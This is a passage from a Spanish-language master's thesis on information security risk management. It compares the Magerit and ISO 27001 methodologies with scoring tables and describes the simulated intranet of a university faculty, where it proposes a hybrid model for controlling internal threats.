El tratamiento del riesgo va dirigido hacia tres tipos, riesgo extremo, aceptable y medio. En el primer caso sólo existe un camino que es reducir el riesgo. En el segundo caso hay la posibilidad de elegir entre dos caminos; aceptar el nivel actual o ampliar el riesgo, en las dos opciones debe haber monitorización continua de las circunstancias para reaccionar a tiempo ante cualquier

eventualidad con el riesgo. Y finalmente, en el caso de tener un riesgo medio se debe centrar en otro tipo de características, como las pérdidas y ganancias que pueden estar afectadas por el problema existente (Zevallos, 2019).

4. Eliminación de Riesgo

La eliminación del riesgo se utiliza cuando este es no aceptable y que en casos muy peculiares podríamos prescindir de alguna información o servicio principal de la organización. Pero es menos lascivo para la organización deshacerse de otros componentes no esenciales y que están simplemente para implementar la misión y no constituirla (Zevallos, 2019).

En esta etapa se puede realizar la eliminación del activo en peligro y empleando otro en su lugar (cambio de sistema operativo, proveedores del sistema, etc.) o reordenando la arquitectura del sistema, en donde se alteraría el valor de los activos con alto nivel de riesgo. Con la ejecución de cualquiera de los dos procedimientos mencionados, se debe realizar nuevamente el análisis de riesgos en el sistema modificado (Aguinaga, 2021).

5. Mitigación del Riesgo

Mitigar el riesgo significa la reducción de la probabilidad de que una amenaza se materialice con la ayuda de las salvaguardas apropiadas. Esto se traduce a que la organización debe sumar más equipamiento lógico o físico, en razón que existirá más adelante nuevas amenazas que afectarían a los activos. Terminado el proceso de incorporar las salvaguardas se debe realizar un nuevo análisis de riesgos con las nuevas adquisiciones y por ende cerciorarse de que el riesgo habido en verdad haya disminuido en comparación con el diagnóstico inicial (Aguinaga, 2021).

6. Compartición del Riesgo

Existen dos maneras de compartir el riesgo, la primera se le llama riesgo cualitativo en donde se comparte a través de la externalización de los activos de la organización, repartiendo responsabilidades para el personal que opera el componente técnico y el legal dependiendo del acuerdo establecido en la prestación del servicio. La otra manera es el riesgo cuantitativo que se comparte por medio de la contratación de seguros, a cambio de una indemnización, el tomador reduce el impacto ante las amenazas y la aseguradora paga las consecuencias (Zevallos, 2019).

Cuando se realiza este procedimiento, por lo regular cambia los componentes del sistema y por ende su valoración, lo que implica un nuevo análisis de riesgos.

7. Financiación del Riesgo

Aceptado el riesgo, la organización debe guardar fondos para cuando se materialice la amenaza y se tenga que enfrentar los daños ocasionados. A menudo estos son llamados fondos de contingencia o contratos de aseguramiento (Zevallos, 2019).

2.3. Comparativa entre las metodologías Magerit e ISO 27001

2.3.1. Descripción de las metodologías Magerit e ISO 27001

Una comparativa entre las metodologías bases para la creación del nuevo modelo es fundamental para identificar de cada una, los puntos fuertes y débiles en su utilización o aplicación. En la Tabla 6-2 están descritas la descripción, ventajas y desventajas de las normas Magerit e ISO 27001.

Tabla 6-2: Ventajas y desventajas de las metodologías Magerit e ISO 27001

METODOLOGÍA	DESCRIPCIÓN	VENTAJAS	DESVENTAJAS
MAGERIT	El nombre de MAGERIT viene de Metodología de Análisis y GEstión de Riesgos de los Sistemas de Información de las adminisTraciones públicas. Es la metodología de análisis y gestión de riesgos desarrollada por un equipo del Comité Técnico de Seguridad de los Sistemas de Información y Tratamiento Automatizado de Datos Personales del consejo Superior de Administración	▪ La aplicación de esta metodología tiene un tiempo de vida útil largo (Tejena, 2018). ▪ Dispone de un alcance completo en el análisis de riesgos (Amutio et al., 2012a). ▪ Posee un archivo con un inventario de recursos de información (Amutio et al., 2012b). ▪ No requiere autorización para su uso y es de carácter público (Velásquez, 2018). ▪ Ofrece un método sistematizado y claro para establecer riesgos (Amutio et al., 2012a). ▪ Posee 5 dimensiones para realizar la	▪ Tiende a cambiar las valoraciones en valores económicos, por lo que resulta una aplicación muy costosa (Velásquez, 2018). ▪ No posee un inventario completo de controles (Amutio et al., 2012b)

	Electrónico (Amutio et al., 2012a).	valorización de los activos (Amutio et al., 2012a).	
ISO 27001	ISO 27001 es una norma internacional emitida por la Organización Internacional de Normalización (ISO) y describe cómo gestionar la seguridad de la información en cualquier tipo de organización, con o sin fines de lucro, privada o pública, pequeña o grande (ISO 27001, 2013).	▪ Esta norma está diseñada para ser un tiempo largo de gestión (Llanos, 2019). ▪ Ofrece un número amplio de controles para la seguridad de la información(ISO 27001, 2013). ▪ Permite realizar análisis cuantitativos y cualitativos(ISO 27001, 2013). ▪ Es un estándar internacional que permite una mayor aceptación (Velásquez, 2018). ▪ Posee un alcance completo en la implantación de controles (Llanos, 2019). ▪ Posee un archivo con el inventario de los recursos necesarios para la implementación de la norma como: activos, amenazas (ISO 27001, 2013).	▪ No realiza el análisis de salvaguardas (ISO 27001, 2013). ▪ No ofrece una representación gráfica del nivel del riesgo por cada activo (Velásquez, 2018). ▪ Valoriza los activos en base a 3 dimensiones (ISO 27001, 2013).

Realizado por: Chiriboga, Jacqueline, 2022.

Las dos metodologías son ampliamente conocidas internacionalmente por su alto nivel de mantener la información segura y aminorar la probabilidad de que se haga realidad una amenaza en la institución u organización en donde estén aplicadas y que se ajustan a las necesidades de las mismas. La tabla anterior muestra claramente que ambas normas poseen fortalezas y debilidades, que marcan un punto de partida para realizar la elección justificada de las etapas para la creación de nuestro modelo.

2.3.2. Estudios realizados

Para la construcción del modelo híbrido partimos de dos metodologías, cada una con su estilo y procedimiento definido, pero ambas con el mismo fin que es la seguridad de la información.

Basados en estudios realizados e investigación propia se tendrá un mayor conocimiento de cada norma, sus ventajas y desventajas en cuanto a su uso y proyección y de esta manera continuar con la creación de un nuevo modelo destacando las mejores etapas de cada una de las metodologías a utilizar y unificándolas en uno solo.

Gestionar la seguridad en un tiempo extenso, permitir la corrección de los problemas detectados y a futuro proyectarse frente a las innovaciones tecnológicas son puntos a favor que tienen ambas metodologías de análisis de riesgos. Además, que pueden ser implementadas en cualquier organización, teniendo así una comprensión actual, correcta y exhaustiva de sus riesgos (Velásquez, 2018).

Magerit en cuanto al análisis de riesgos dispone de un alcance completo, brinda toda la información necesaria en sus tres libros, en el primero podemos encontrar una guía clara de cómo implementar el modelo y todos los requisitos para ello, el catálogo de elementos proporciona un inventario completo de los recursos de información como el tipo de activos y cómo clasificarlos, las dimensiones de valoración de activos, las amenazas y las salvaguardas para cada activo y en su tercer libro podemos encontrar las técnicas, tablas de valoración para cada etapa, entre ellas el impacto y el riesgo y todas las que se deben utilizar para llevar a cabo el análisis. Siendo estas características valederas en la etapa inicial del modelo que se propone (Buitrón Gonzaga, 2021).

Por otro lado, la norma ISO 27001 al igual que su oponente tiene un alcance completo en su análisis de riesgos porque en su guía detalla la secuencia para realizar el análisis, brindando los datos necesarios como activos, amenazas y con ello las técnicas y herramientas para la ponderación en cada una de sus etapas y cumplir el procedimiento (Buitrón Gonzaga, 2021).

La norma ISO 27001 trata en lo posible partir de un análisis previo realizado anteriormente y de esta manera empezar con su implementación, mientras que Magerit fácilmente puede partir desde 0 comenzando con la recolección de información y demás etapas que están pautadas en su procedimiento. Por lo tanto, Magerit está enfocado más al análisis de riesgos y la ISO 27001 está más orientada al planteamiento de soluciones, porque lo hace de una manera más general e integrando a todos los actores que participan en la seguridad dentro de una institución o como en nuestro caso todos los usuarios con acceso a la intranet (ISOTools Excellence, 2015a).

Por otro lado, si nos desviamos al ámbito económico Magerit que tiene la necesidad de cambiar las valoraciones en valores económicos, la propuesta de soluciones saldría muy costosa a comparación con la implementación de controles de la ISO 27001 ya que se ajusta a la situación

económica de la organización proponiendo los controles y la ejecución dependerá de estudios propios de factibilidad y económicos de la organización y su pertinente autorización (ISOTools Excellence, 2015b).

Magerit está considerada por varios profesionales del ámbito de la seguridad de la información como base que les ha permitido elaborar sus propias metodologías para mejor adaptación a las características de su organización. Esto implica que esta metodología da paso, a que pueda ser modificada sin perder su esencia como tal. Al contrario que la ISO 27001 que por obligatoriedad deben cumplirse sus fases tal y como se plantea. Esto es significante para el modelo híbrido porque ayuda a realizar el análisis de riesgos de manera abierta, pero siguiendo los lineamientos otorgados de la primera norma descrita (ISOTools Excellence, 2018).

Finalmente, en cuanto al tratamiento del riesgo ambas metodologías se basan en el nivel de riesgo que tiene cada activo para mitigarlo o aceptarlo y mantenerlo monitoreado. En cuanto al otorgamiento de controles de seguridad se refiere, la norma ISO 27001 es experta en dicho aspecto porque ofrece un amplio catálogo de 114 controles divididos en 14 dominios y que engloba las seguridades en todos los ámbitos de una organización y permite añadir otros controles y objetivos de control si lo considera necesario. De igual manera la metodología Magerit brinda salvaguardas para aminorar la ocurrencia de las amenazas y toma como referencia el Anexo A, cuyo propietario es la ISO (ISO 27001, 2013).

2.3.3. Cuadro comparativo de las metodologías Magerit e ISO 27001

Para la unificación de dos metodologías como lo son Magerit y la ISO 27001 en uno solo y ambas al perseguir el mismo objetivo que es la seguridad de la información, poseen similares características en sus procedimientos encaminados a conocer sus activos, amenazas, riesgos y como mitigarlos con la aplicación de las debidas políticas, salvaguardas o controles, como se lo desee llamar.

A la vez que tienen similitudes también existen pequeñas diferencias que se pueden considerar como una ventaja o desventaja, y a favor o en contra de una de las dos respectivamente. En base a la investigación propia y la información encontrada de estudios realizados de estas dos normas que ayudaron a evidenciar las características que sobresaltan lo mejor de cada una en cada parte de su procedimiento y la manera de brindar los recursos necesarios para realizar el proceso de la metodología más cómodamente y así llegar a asegurar a una organización u institución de las amenazas y su nivel de riesgo al que están expuestos.

Mediante una ponderación cuantitativa a cada una de las características de las metodologías, se tendrá una evaluación más consistente que permitirá justificar del por qué la elección de cada norma para cada una de las etapas del nuevo modelo híbrido propuesto en el presente trabajo.

En base a la revisión de literatura realizada, se determinó que ambas metodologías son muy utilizadas para el análisis y tratamiento de riesgos, por esa razón son conocidas internacionalmente, con esta medición no se pretende decir que una es mejor que otra, pero en base a la información encontrada y teniendo en cuenta las mínimas diferencias nos servirán para la elección de una de las dos y la fase en donde se destacan mínimamente.

La ponderación se lo realizará en primer lugar, en base a la escala cuantitativa como se muestra a continuación en la Tabla 7-2.

Tabla 7-2: Escala cuantitativa de valoración

Escala Cuantitativa				
(0)	(1)	(2)	(3)	(4)
0%	25%	50%	75%	100%

Fuente: (Rubio et al., 2010).
Realizado por: Chiriboga, Jacqueline, 2022.

Finalizada la ponderación cuantitativa, se procederá a realizar la valoración cualitativa mediante la escala descrita en la tabla 8-2.

Tabla 8-2: Escala cualitativa de valoración

Escala Cualitativa				
(4)	(3)	(2)	(1)	(0)
Excelente	Muy bueno	Bueno	Malo	Muy malo

Fuente: (Rubio et al., 2010).
Realizado por: Chiriboga, Jacqueline, 2022.

La ponderación va desde el valor más alto que es 4 hasta 0 que es el valor más bajo que se puede proporcionar como se muestra en la escala cuantitativa, dependiendo de cómo se encuentre la característica en cada metodología en cuanto a lo que ofrece se refiere y si esto representa algo

adicional frente a la otra o en caso contrario tiene una cierta desventaja, se ponderará con el número que le corresponda.

Finalizada la ponderación cualitativa se comparará con la escala cuantitativa y en base a los resultados vendrá la toma de decisiones y por ende la propuesta de como irá construido el nuevo modelo híbrido.

Tabla 9-2: Ponderación de las características de las metodologías Magerit e ISO 27001

CARACTERÍSTICAS	MAGERIT					ISO 27001				
	E	MB	B	M	MM	E	MB	B	M	MM
	4	3	2	1	0	4	3	2	1	0
GENERALES										
Tiempo de vida útil	X					X				
Autorización de uso	X					X				
Costo económico				X			X			
Apertura para elaborar propias metodologías		X							X	
Planificación para la Implementación	X					X				
Aplicable en cualquier tipo de organización	X					X				
TOTAL CARACTERISTICAS GENERALES	20					20				
ANÁLISIS DE RIESGOS										
Análisis completo de riesgos	X					X				
Actividades Preliminares	X					X				
Análisis de brechas GAP										
Análisis de brechas GAP					X	X				
Análisis de Activos										
Inventario completo de activos	X					X				
Dimensiones para valorar los activos	X						X			
Herramientas técnicas para valorar el activo (tablas de valoraciones)	X					X				
Análisis de Amenazas										
Inventario completo de amenazas	X					X				
Herramientas técnicas para valorar la amenaza (tablas de valoraciones)	X					X				
Análisis de Salvaguardas										
Inventario de Salvaguardas	X									X
Herramientas técnicas para valorar la amenaza (tablas nivel de madurez)	X									X
Análisis de Impacto y Riesgo										
Herramientas técnicas para valorar el impacto (tablas de ponderaciones)	X					X				

Herramientas técnicas para valorar el riesgo (tablas de ponderaciones)	X					X				
Representación gráfica del riesgo de cada activo	X									X
TOTAL ANÁLISIS DE RIESGOS	48					39				
TRATAMIENTO DEL RIESGO										
Definición de representantes y política de seguridad	X					X				
Tipo de tratamiento según el riesgo	X					X				
Alcance completo de controles (ámbitos)		X				X				
Declaración de Aplicabilidad	X					X				
TOTAL POLÍTICAS Y CONTROLES	15					16				

Realizado por: Chiriboga, Jacqueline, 2022.

En base al cuadro comparativo de las características que sirvieron como pautas para la creación del nuevo modelo híbrido descrito en la tabla 9-2, tanto de la metodología Magerit como la norma ISO 27001 permitirá la elección correcta de la etapa con mejor puntuación.

Fijándonos en las características generales poseen una valoración total igual, con respecto a su tiempo de vida útil y autorización de servicios lo que implica que no tienen preferencia hacia algún tipo de organización, más bien están diseñadas para acoplarse a cualquiera que quiera aplicarla, ninguna tiene una ventaja sobre la otra, ya que ambas poseen el mismo equivalente del 100% según la Tabla 7-2. Sin embargo, Magerit permite que sea utilizada como base para realizar a los personeros de seguridad sus propias metodologías para adecuarle más a las características de la organización en donde va a ser implantada, mientras que la ISO 27001 es muy estricto en que se debe aplicar tal y como está dispuesta (ISOTools Excellence, 2015a).

En el segundo segmento de ponderación de análisis de brechas GAP (Good, average and poor), que se refiere a un estudio de los controles existentes en la organización para partir con el análisis de riesgos, se evidencia que sólo la norma ISO 27001 hace uso de este procedimiento, mientras que Magerit está negativo en este paso. Pero cabe recalcar que Magerit realiza este procedimiento dentro del análisis de riesgos llamado análisis de salvaguardas, que cumplen la misma función.

En la comparación de características en el análisis de riesgos claramente se puede observar que ambas metodologías facilitan el otorgamiento de inventarios acerca de los elementos (activos, amenazas) a ser sometidos al análisis, así como las herramientas (tablas de valoraciones) para aplicar en esta etapa, permitiendo obtener valoraciones acordes al presente estudio.

Existe pequeñas diferencias en la manera y tiempo de analizar las salvaguardas o controles existentes, en la forma de representar gráficamente los riesgos por cada activo y el número de dimensiones a ser ponderadas en base a la situación de cada activo. Ya que ambas metodologías evalúan en base a la integridad, disponibilidad, confidencialidad, pero Magerit adiciona la autenticidad y trazabilidad.

Estas características establecen una diferencia entre las dos metodologías y permiten la elección de una de ellas para esta etapa del nuevo modelo. En base a los resultados obtenidos, Magerit tiene a su favor un valor de 48 que equivale al 92.3% mientras que la ISO 27001 tiene a su haber un valor de 39 que equivale al 81.2%, evidenciándose que la primera norma tiene mejor puntuación que su oponente.

En el tercer apartado de valoración de las características en cuanto al tratamiento del riesgo se refiere, ambas metodologías están a la par en la definición de representantes y política de seguridad, tipo de tratamiento según el riesgo y la declaración de aplicabilidad, al tener estos pasos dentro de sus procedimientos. La diferencia que marca a ambas y es motivo para la elección de la norma mejor puntuada; es el alcance completo de los controles, en donde la norma ISO 27001 registra un valor de 16 equivalente al 100% mientras que su rival posee un valor de 15 que equivale al 93.75%, registrando una diferencia mínima. Cabe recalcar que la metodología Magerit toma como referencia a la ISO 27001 para el otorgamiento de las salvaguardas (Amutio et al., 2012a).

Finalmente, si nos vamos por el ámbito de la economía, Magerit resulta más costosa porque tiende a cambiar las valoraciones en ponderaciones económicas al momento de implementar los controles de la última fase de la metodología, evidenciándose una diferencia en la valoración realizada, en donde Magerit tiene un porcentaje del 25% por debajo de la ISO 27001 que tiene un porcentaje del 75%, ya que esta última norma se adapta a la economía de la organización ofreciendo el control adecuado pero respetando los estudios propios de factibilidad y económicos de la misma y la autorización pertinente por el personal indicado.

Basándonos en los resultados obtenidos del cuadro comparativo Tabla 9-2 y las características de las metodologías, que permitió descubrir las pequeñas diferencias que tiene cada metodología en cada etapa, corresponde realizar la toma de decisiones justa por la valoración obtenida de cada una. Por lo tanto, se utilizará para el análisis de riesgos que comprende la identificación y valoración de activos, amenazas, salvaguardas, el impacto y riesgo por cada activo, la metodología Magerit. Mientras que la norma ISO 27001 estará destinada para tratar los riesgos

identificados por cada activo y proponer los controles necesarios para mitigar la materialización de las amenazas y mantener la información y la organización seguras.

2.4. Situación Actual

Para la propuesta del nuevo modelo híbrido en la facultad de Informática y Electrónica se debe poseer el acceso a las instalaciones físicas y lógicas para la manipulación de las mismas, mediante el permiso de las autoridades. Conocida la delicadez y cuidado con que se tratan cada activo y elemento existente en la entidad de estudio y así, mantener el correcto funcionamiento de la misma; se hace una tarea imposible conseguir el consentimiento para someter a los procedimientos que implica la implementación del modelo tanto en las instalaciones física y la red (intranet), ya que el personal encargado para realizar dichos procesos es el DTIC (Departamento de Tecnologías de la Información y Comunicación) de la ESPOCH.

Adicional a este inconveniente, actualmente el mundo está viviendo un brote epidémico (OMS, 2020), lo que implica que todas las personas se encuentren en cuarentena obligatoria, limitando la implementación del modelo a un escenario en un ambiente simulado.

2.4.1. Recolección de información de los activos

Con la recolección de información mediante el otorgamiento de la lista de inventarios de los activos tanto físicos y virtuales en los laboratorios y la observación directa del campus de la facultad de Informática y Electrónica. Se pudo obtener un panorama más amplio para la realización del escenario simulado de la red en cuestión y los datos para la implementación del nuevo modelo híbrido para controlar amenazas internas.

2.4.1.1 Equipos Informáticos

En el área de laboratorios se encuentran los puntos de accesos principales, actualmente se cuenta con un switch y un router por cada uno. Estos equipos están en un gabinete o rack, el cual está a vista de cualquier persona que ingresa a estas áreas y el estado y funcionamiento de estos equipos están en condiciones aceptables, de acuerdo al departamento de redes del DTIC, quien administra y valora estos elementos activos.

Los laboratorios cuentan con computadores de escritorio en condiciones tecnológicas admisibles, los cuales tienen instalado el sistema operativo Windows 7, los computadores portátiles propios de los usuarios tienen variedad de sistemas operativos siendo el predominante el software de Windows.

Las impresoras utilizadas en la facultad gozan de buen estado y funcionamiento.

2.4.1.2. Aplicaciones utilizadas

Las aplicaciones comunes utilizadas en los laboratorios son:

- **Sistema operativo:** Windows 7
- **Antivirus:** Inexistente
- **Navegadores web:** Firefox, Chrome, Internet Explorer
- **Aplicaciones Ofimáticas:** Paquete ofimático Microsoft office 2019
- **Registro de uso de laboratorio**
- **Sistema Eduroam**

Casi el 90% de uso de computadores en los laboratorios son para navegación en internet. En el caso de los computadores portátiles no se tiene un control sobre los sistemas operativo, sistemas antivirus o de seguridad en los navegadores.

Con la desactualización del sistema operativo instalado en las computadoras de los laboratorios, el paquete ofimático y navegadores web también se encuentran en el estado de falta de actualización, adicional a este inconveniente, no se tiene instalado ningún sistema de terceros (antivirus). Siendo este un eslabón débil que afrontar, ya que no se encuentran a la par los paquetes de seguridad con las actualizaciones diarias de malware existentes. Y se pueden convertir en el acceso más fácil para perpetrar las amenazas a la intranet de la FIE.

El registro de uso de laboratorios y el sistema Eduroam están bajo los niveles de funcionalidad y estado normal.

2.4.1.3. Herramientas auxiliares

Los laboratorios cuentan con reguladores con un retraso de 1 minuto, en el cuarto frío existe un UPS de 17 Kwa que se encuentra en óptimo funcionamiento, que protege los equipos activos (router, switch) del edificio.

El sistema de cableado eléctrico se encuentra bajo canaletas las cuales llegan a cada una de las terminales, también por canaletas especiales se encuentran los medios de transmisión de datos o cables de red, siendo su estado y funcionamiento idóneo.

En cuanto al sistema anti incendios actualmente no hay el pertinente mantenimiento, esto provoca que su estado y funcionamiento estén en malas condiciones, adicionando a esto, que el control central se encuentra dañado al momento.

2.4.2.4. Comunicaciones

Los tres laboratorios tienen acceso a Internet de un proveedor externo, internamente las computadoras están conectadas a través de red cableada, mientras que para el acceso a la red inalámbrica es controlado por el responsable del área de TI, que es la encargada de proporcionar la contraseña para su conexión, logrando un funcionamiento normal.

2.4.2.5. Instalaciones

Todos los laboratorios cuentan con mobiliario para soporte de los computadores de escritorio, se cuenta con sillas y el distanciamiento entre cada módulo de computador, encontrándose sin ningún tipo de fallo o en mal estado.

El acceso a los laboratorios está a cargo de los técnicos, quienes brindan la autorización o denegación de acceso al lugar y, además, poseen un registro de uso.

2.4.2.6. Servicios

Los servicios existentes cumplen correctamente la función a la que están destinados, estando en un nivel de funcionamiento normal.

2.4.2.7. Docentes, Empleados y Estudiantes.

La utilización de los laboratorios y la red inalámbrica es de alta concurrencia principalmente por los estudiantes y docentes, ya que por sus tareas lo usan con más frecuencia, mientras que los docentes utilizan los laboratorios para fundamentar y afianzar la enseñanza a los estudiantes, además para su uso personal para consulta e investigación.

El área de laboratorios cuenta con un responsable TI, el cual gestiona y coordina el correcto uso de los recursos tecnológicos que poseen los laboratorios.

También los empleados y trabajadores están considerados como un grupo que hace uso de la intranet dentro de la facultad, ya sea para realizar en trabajo dentro de sus funciones, consultas o entretenimiento.

Un grupo minoritario o poco habitual es el de los visitantes, que hacen uso de la intranet en el caso que tengan el acceso autorizado a ella.

2.4.2. Análisis de Riesgos

Este proyecto incluyó la identificación de los principales riesgos que actualmente enfrentan los activos de información de los laboratorios, según la metodología Magerit e ISO 27001.

Los análisis son de carácter cualitativo, utilizando niveles de medición en el orden de escala dado por la metodología, se identifican fortalezas y amenazas, teniendo en cuenta las prioridades para el buen funcionamiento y uso correcto de los recursos de los laboratorios y la zona wifi en la facultad. Las garantías se determinaron sin tener en cuenta los costos económicos, ya que no se proporcionó el acceso a los datos financieros para el estudio, por lo que los resultados de este proyecto solo sirven como una guía para la institución y los encargados de TI, serán quienes lo evaluarán antes de implementarlo o mejorarlo.

A más de los objetivos planteados, también es importante demostrar que la mayoría de instituciones no son conscientes del riesgo al que están expuestas en su red interna y su información que puede ser vulnerada. E hilando fino, el no tener un plan de contingencia establecido y así mitigar el impacto creado por la materialización de una amenaza.

Bajo estos conceptos, se propone un plan para mejorar la seguridad de la información en la intranet de la facultad de Informática y Electrónica de la ESPOCH, y así controlar amenazas internas.

2.4.3. Riesgos actuales

Los tres laboratorios existentes para docentes y estudiantes cuentan con aproximadamente 30 computadores por salón, en estos sitios existen computadores portátiles pertenecientes a los grupos mencionados y también para los empleados que laboran en la facultad. Cabe recalcar que el grupo de los estudiantes son por mucho el más frecuente en el uso de la intranet. Las puertas de acceso a los laboratorios son de uso común por todos los docentes, personal de la facultad y estudiantes. Las personas que ingresan están debidamente identificadas.

En la Figura 12-2 se muestra cómo está distribuida la red en la facultad desde el IPS hasta los usuarios finales.




Figura 12-2: Modelo Simulado de la red de la FIE

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Con los datos obtenidos en la recolección de información se trató en lo posible asemejar la red real de la facultad e identificar los servicios que utilizan los usuarios y partir con la propuesta del nuevo modelo híbrido. El programa GNS3 fue el idóneo para la elaboración del escenario simulado de la red, porque brinda variedad de opciones actuales para la simulación de cualquier tipo de escenario y sus respectivas características de red.

Actualmente el escenario de la red de la institución parte desde un ISP (proveedor de servicios de internet), el flujo de información se dirige hacia el primer switch de comunicaciones localizado en el DTIC, el cual transmite todo el tráfico hacia un segundo switch, que tiene como misión la distribución de los servicios de internet y servicios locales hacia las diferentes VLANS en los laboratorios y redes inalámbricas.

La infraestructura tecnológica de la red consta de: Cableado estructurado, racks de comunicaciones, un switch en cada laboratorio, equipos de cómputo con el sistema operativo Windows 7, teléfonos IP y laptops propias de los usuarios con sus diferentes sistemas operativos.

Cada uno de los elementos mencionados es motivo de análisis para la estimación de los riesgos potenciales a nivel de seguridad informática y los activos intangibles como son los diferentes sistemas de software utilizados en la intranet.

CAPÍTULO III

3. METODOLOGÍA DE LA INVESTIGACIÓN

3.1. Diseño y tipo de estudio

3.1.1. Diseño de la Investigación

La presente investigación es cuasi experimental, ya que se escoge las metodologías Magerit e ISO 27001 por poseer ciertas características que las distinguen de otras; considerando que pueden ser aplicadas en cualquier tipo de organización y que ofrecen sus guías; que contienen la estructura de cómo analizar los riesgos y las técnicas y elementos que son parte de este procedimiento.

Ambas metodologías servirán para la creación de un nuevo modelo, en donde, la metodología Magerit servirá para realizar el análisis de riesgos y posteriormente con la norma ISO 27001 se otorgará los controles oportunos a los activos que hayan obtenido un nivel de riesgo alto para de esta manera controlar de las amenazas internas y así precautelar el bien más preciado de la institución, la información.

3.1.2. Tipo de la Investigación

El presente trabajo es de tipo exploratorio, ya que propone incluir salvaguardas o controles de la información para aminorar el nivel de riesgo y controlar las amenazas internas en la intranet de la Facultad.

Además, no hay ninguna intención de cuestionar el manejo de la red interna por parte de las personas encargadas de la misma. Al contrario, conocer su estado actual y proponer una mejora en el área de seguridad.

3.2. Método de Investigación

Se utiliza el método científico que incluye varias etapas que permitirán obtener un conocimiento lícito desde el punto de vista científico y con la ayuda de instrumentos. Este método incluye:

- Planteamiento del problema
- Formulación de la hipótesis

- Levantamiento de la información
- Análisis e interpretación de datos
- Comprobación de la hipótesis
- Difusión de los resultados

Además, se utiliza el método deductivo debido al diagnóstico inicial de la intranet y en ella las fallas o eslabones débiles encontrados en cuanto a la seguridad se refieren. Y establecer un marco de trabajo más adecuado y seguro mediante la aplicación o mejoramiento de un control o salvaguarda basada en las metodologías Magerit e ISO 27001.

Finalmente, el método inductivo es fundamental porque va de lo simple a lo complejo, esto quiere decir, parte de dos metodologías para llegar a integrarlas a una sola, como un todo dinámico y sistémico.

3.3. Fuentes de información

Se fundamenta en la revisión bibliográfica de fuentes de información secundarias referente al tema de la presente investigación tales como: trabajos de investigación, tesis realizadas de cuarto nivel, artículos científicos, libros, revistas científicas, páginas de internet con información validada nacionales e internacionales y las metodologías a utilizar.

3.4. Técnicas de recolección de datos

La técnica utilizada para la recopilación de información y análisis es mediante los archivos reales existentes, en donde se detalla cada activo habido en los laboratorios y que están inmersos en la intranet de la Facultad.

Otra técnica utilizada en esta investigación es la observación que permite obtener la información necesaria acerca del objeto de estudio de la investigación para su desarrollo y mediante esto valorar cualitativamente a cada uno.

Toda información encontrada ayudará a establecer un punto inicial en cuanto al estado actual de los componentes involucrados con la seguridad de la información y que pueden ayudar a materializar las amenazas, todos ellos localizados en la facultad; esto permitirá continuar con la implementación del nuevo modelo híbrido y centrar la atención en los puntos más débiles descubiertos, logrando un antes y después en el control de las amenazas internas.

3.5. Determinación de Variables

Variable Independiente: Modelo híbrido bajo las metodologías Magerit e ISO 27001

Variable dependiente: Control de amenazas internas en la intranet de la FIE

3.6. Operacionalización conceptual de variables

En la tabla 1-3 se puede visualizar las variables con su respectiva operacionalización conceptual.

Tabla 1-3: Operacionalización conceptual de variables

VARIABLE	TIPO	CONCEPTO
Modelo híbrido bajo las metodologías Magerit e ISO 27001	Variable Independiente	Realizar un análisis de riesgos y proponer el tratamiento adecuado para los mismo con el otorgamiento de controles de seguridad basados en la Norma ISO 27001 y metodología Magerit
Control de amenazas internas en la intranet de la FIE	Variable Dependiente	Controlar las amenazas internas identificadas en la intranet de la facultad de Informática y Electrónica, reduciendo su nivel de riesgo de ocurrencia en los activos existentes.

Realizado por: Chiriboga, Jacqueline, 2022.

3.7. Operacionalización metodológica de variables

Tabla 2-3: Operacionalización metodológica de variables

HIPÓTESIS	VARIABLES	INDICADORES	ÍNDICES	TÉCNICA
La aplicación del modelo híbrido basado en las normas ISO 27001 y Magerit permitirá mejorar el control de amenazas internas en la intranet de la Facultad de Informática y Electrónica.	**Variable Independiente:** Modelo híbrido bajo la norma ISO 27001 y Magerit.	Características Generales	Vida útil	Recopilación de Información, Análisis
			Costo de Implementación	Recopilación de Información, Análisis
			Autorización de Uso	Recopilación de Información, Análisis
			Permisible a modificar	Recopilación de Información, Análisis
			Planificación Previa	Recopilación de Información, Análisis
			Aplicabilidad	Recopilación de Información, Análisis
		Análisis de Riesgos	Análisis de Activos	Recopilación de Información, Análisis
			Análisis de Amenazas	Recopilación de Información, Análisis
			Análisis de salvaguardas o brechas	Recopilación de Información, Análisis
			Análisis de Impacto y Riesgo	Recopilación de Información, Análisis
		Tratamiento del Riesgo	Definición de representantes y política de seguridad	Recopilación de Información, Análisis
			Tipo de tratamiento según el riesgo	Recopilación de Información, Análisis
			Alcance completo de controles (ámbitos)	Recopilación de Información, Análisis
			Declaración de Aplicabilidad	Recopilación de Información, Análisis
	Variable Dependiente: Control de amenazas internas en la intranet de la FIE.	Disponibilidad	Nivel del Riesgo	Observación, Recopilación de Información, Análisis
			Control implementado	Observación, Recopilación de Información, Análisis
			Amenaza controlada	Observación, Recopilación de Información, Análisis
		Integridad	Nivel del Riesgo	Observación, Recopilación de Información, Análisis
			Control implementado	Observación, Recopilación de Información, Análisis
			Amenaza controlada	Observación, Recopilación de Información, Análisis
		Confidencialidad	Nivel del Riesgo	Observación, Recopilación de Información, Análisis
			Control implementado	Observación, Recopilación de Información, Análisis
			Amenaza controlada	Observación, Recopilación de Información, Análisis

Realizado por: Chiriboga, Jacqueline, 2022.

Conceptualización Variable Independiente

